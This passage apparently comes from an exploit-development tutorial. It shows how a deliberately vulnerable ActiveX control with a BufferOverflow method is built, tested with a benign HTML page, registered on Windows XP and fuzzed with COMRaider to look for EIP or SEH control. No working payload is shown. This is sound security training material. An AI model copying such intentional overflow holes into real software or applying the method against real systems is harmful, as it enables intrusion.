Navigate to **`C:\Users\Ashfaq $\Documents\visual studio 2010\Projects\vulActiveX\Release\`**




Name	Date modified	Type	Size
vulActiveX.dll	08-07-2012 13:15	Application extens...	64 KB
vulActiveX.exp	08-07-2012 13:15	Exports Library File	2 KB
vulActiveX.lib	08-07-2012 13:15	Object File Library	2 KB
vulActiveX.pdb	08-07-2012 13:15	Program Debug D...	2,659 KB

TESTING VULACTIVEX CONTROL

As we have already built the solution, it will be a better idea to test the control for the functionality before we start writing the HTML file.

Testing our **vulActiveX** control will demonstrate whether our control is working as expected.


Click on **Tools** --> **ActiveX Test Container**




If you do not see **ActiveX Test Container** in your **Visual Studio 2010**, probably **TstCon.exe** is not added to **External Tools...**

Download Link: http://blogs.msdn.com/b/vcblog/archive/2010/03/18/activex-test-container-application-is-still-available.aspx


Here comes the **ActiveX Control Test Container** window.


Untitled - ActiveX Control Test Container
File Edit Container Control View Options Tools Help
Run Macro:
For Help, press F1


Now, we will insert the **`vulActiveX`** control to it and invoke the methods. Click on **Edit** --> **Insert New Control.**



Select **ATLActivexControl Class** and then click on **OK** button.


Untitled - ActiveX Control Test Container
File Edit Container Control View Options Tools Help
Run Macro:
ATLActivexControl
Properties...
Invoke Methods...
Activate
Deactivate
UIActivate
UIDeactivate
Cut
Copy
Delete
Bring to Front
Send to Back
ATLActivexControl Class Object
Invoke the selected control's methods
Active
Windowless

Right click on **ATLActivexControl** and select "**Invoke Methods…"** from the context menu.



Method Name: BufferOverflow (Method)

Parameter	Value	Type
sBuffer	HackSys Team - Panthera	VT_BSTR

Parameter Value: HackSys Team - Panthera
Parameter Type: VT_BSTR
Return Value: 0 (VT_I4)
Exception Description:
Exception Source:

HackSys Team - Panthera


Input "***HackSys Team – Panthera***" as **Parameter Value**. Now, click on **Set Value** button and lastly click on **Invoke** button.

You should see a message box with the data that we entered in **Parameter Value** text box.

We have successfully tested our **`vulActiveX`** control and it's working as expected.

Writing HTML To Test vulActiveX Control

Locate **ATLActivexControl.htm** in **Solution Explorer**. Double click on it to open the source code for editing.



```
<HTML>
<HEAD>
<TITLE>ATL 8.0 test page for object ATLActivexControl</TITLE>
</HEAD>
<BODY>


<OBJECT ID="ATLActivexControl" CLASSID="CLSID:C44CBF61-7844-4C48-BC77-7643FD70848E"></OBJECT>


</BODY>
</HTML>
```

Our plan is to pass the arguments to the **`BufferOverflow`** method in **`vulActiveX.dll`** using **Java Script**.

```
<OBJECT ID="ATLActivexControl" CLASSID="CLSID:C44CBF61-7844-4C4B-BC77-7643FD70848E"></OBJECT>
```

The above code loads the **`vulActiveX.dll`** control identified by **GUID**. Visual Studio automatically assigns a unique **GUID** to our control so that the control can be identified.

Replace the content of **ATLActivexControl.htm** with the below given HTML content. I have commented the source code for better understanding. If you face any issue, please feel free to write to us.

---------- **ATLActivexControl.htm** ----------

```
<html>
<head>
    <title>ATLActivexControl BufferOverflow</title>
    <script language="javascript" type="text/javascript">

        //Function to call BufferOverflow method from vulActiveX.dll
        function BOF() {

            //Assigns _vulActiveX variable to ATLActivexControl
            var _vulActiveX = document.getElementById("ATLActivexControl");

            //Pass the parameter to BufferOverflow function
            _vulActiveX.BufferOverflow("HackSys Team - Panthera");
        }

    </script>
</head>
<body>
    <object id="ATLActivexControl" classid="CLSID:C44CBF61-7844-4C4B-BC77-7643FD70848E">
    </object>
    <div>
        <h1>
            vulActiveX BufferOverflow</h1>
        <div>
            <h2>
                HackSys Team - Panthera</h2>
            <br />
            <b>
                <p>
                    Website: <a
href="http://hacksys.vfreaks.com/">http://hacksys.vfreaks.com/</a></p>
                <p>
                    Email: <a href="mailto:hacksysteam@hotmail.com">hacksysteam@hotmail.com</a></p>
            </b>
        </div>
        <p>
            Click on the button to invoke <b>BufferOverflow</b> method.</p>
        <input type="button" onclick="BOF();" value="Invoke BufferOverflow" />
    </div>
</body>
</html>
```


VULNERABILITY RESEARCH

In this phase we will try to find whether **`vulActiveX.dll`** is really vulnerable to buffer overflow attacks. Vulnerability exists when we are able to write beyond the stack. If we are able to control **EIP** (**Extended Instruction Pointer**) register or overwrite **Structured Exception Handler**, there are changes that we may exploit the program. The best way to find a bug in a program is to disassemble it using **IDA Pro** or **Immunity Debugger** and read and analyse the vulnerability. But, this may take many hours of tough dedication.

Simplest way of finding a bug is by **fuzzing** the program. **Fuzzing** is a dynamic-analysis technique that consists of testing an application by providing it with malformed or unexpected input.

COMRAIDER ACTIVEX FUZZER

COMRaider is an application designed to help you fuzz **COM** object interfaces. **COMRaider** is a mix of a **VB6** interface and some **VC6** dlls. All of the main interface code and database access is done in **VB** for simplicity. Disassembly engine (**olly.dll**), debugger core (**crashmon.dll**) and API Logger (**logger.dll**) have been done in **VC6**.



Step 1 - Select the COM Server you wish to test.

- [✓ Choose ActiveX dll or ocx file directly]
- Scan a directory for registered COM servers
- Manually Enter the GUID
- Search by ProgID
- View controls with KillBit set
- Choose from controls that should be loadable in IE
- Select previously generated fuzz file to test
- View shared fuzz files from distributed audits


Since **COMRaiders** main focus is on scriptable components which can be loaded in Internet Explorer, the fuzzing implementation is based off of dynamically created **Windows Script Files** (***.wsf**). This design has some drawbacks, in that target objects will have to support the `IDispatch` or `IDispatchEx` interfaces in order to be scriptable, and that scripting clients can only access the default interface of a COM object.

Is vulActiveX.dll vulnerable?

We will use **Windows XP SP3** with **Inter Explorer 6** for fuzzing our **`vulActiveX`** control. Before going forward, let's copy **vulActiveX.dll** and **ATLActivexControl.htm** to **Windows XP SP3** virtual machine.

Open **Command Prompt** and register our **`vulActiveX.dll`**

```
regsvr32 vulActiveX.dll
```




```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\HackSys>cd Desktop

C:\Documents and Settings\HackSys\Desktop>regsvr32 vulActiveX.dll

C:\Documents and Settings\HackSys\Desktop>
```

RegSvr32

DllRegisterServer in vulActiveX.dll succeeded.

vulActiveX.dll has been registered successfully. Now, let's test the HTML file and try to find if our **vulactiveX.dll** is working as expected. When we open the HTML file, we will get a warning.


ATLActivexControl BufferOverflow - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address C:\Documents and Settings\HackSys\Desktop\ATLActivexControl.htm
Allow Blocked Content...
What's the Risk?
Information Bar Help
Invoke BufferOverflow
My Computer

To help protect your security, Internet Explorer has restricted this file from showing ac... your computer. Click here for options...

vulActiveX BufferOverflow


HackSys Team - Panthera

Website: http://hacksys.vfreaks.com/

Email: hacksysteam@hotmail.com

Click on the button to invoke BufferOverflow method.

Right click on the yellow bar and select "**Allow Blocked Content…**"


ATLActivexControl BufferOverflow - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address C:\Documents and Settings\HackSys\Desktop\ATLActivexControl.htm
vulActiveX Control
OK
Invoke BufferOverflow
Done
My Computer

vulActiveX BufferOverflow

HackSys Team - Panthera

HackSys Team - Panthera

Website: http://hacksys.vfreaks.com/

Email: hacksysteam@hotmail.com

Click on the button to invoke BufferOverflow method.


Now, click on **Invoke BufferOverflow** button.

Wow **vulActiveX** control is working as expected. In the next phase, we will use **COMRaider** to fuzz our ActiveX control.

FUZZING VULACTIVEX


In this phase, we will try to find if we are able to control **EIP** register or **Structured Exception Handler**. We will identify the number of bytes it takes to cause an **EXCEPTION**.

Let's fire up **COMRaider** and start fuzzing.



In **COMRaider,** click on **Start**. Next, click on "**Choose ActiveX dll or ocx file directly**" and then click on **Next** button. Lastly, locate the **vulActiveX.dll** and click on **Open**.

vulActiveX.dll will be loaded for fuzzing. We will fuzz the entire available member to determine the vulnerable member. **COMRaider** dynamically creates collection of **Windows Script File** (***.wsf**) to test whether **EXCEPTION** occurs after sending malformed inputs.



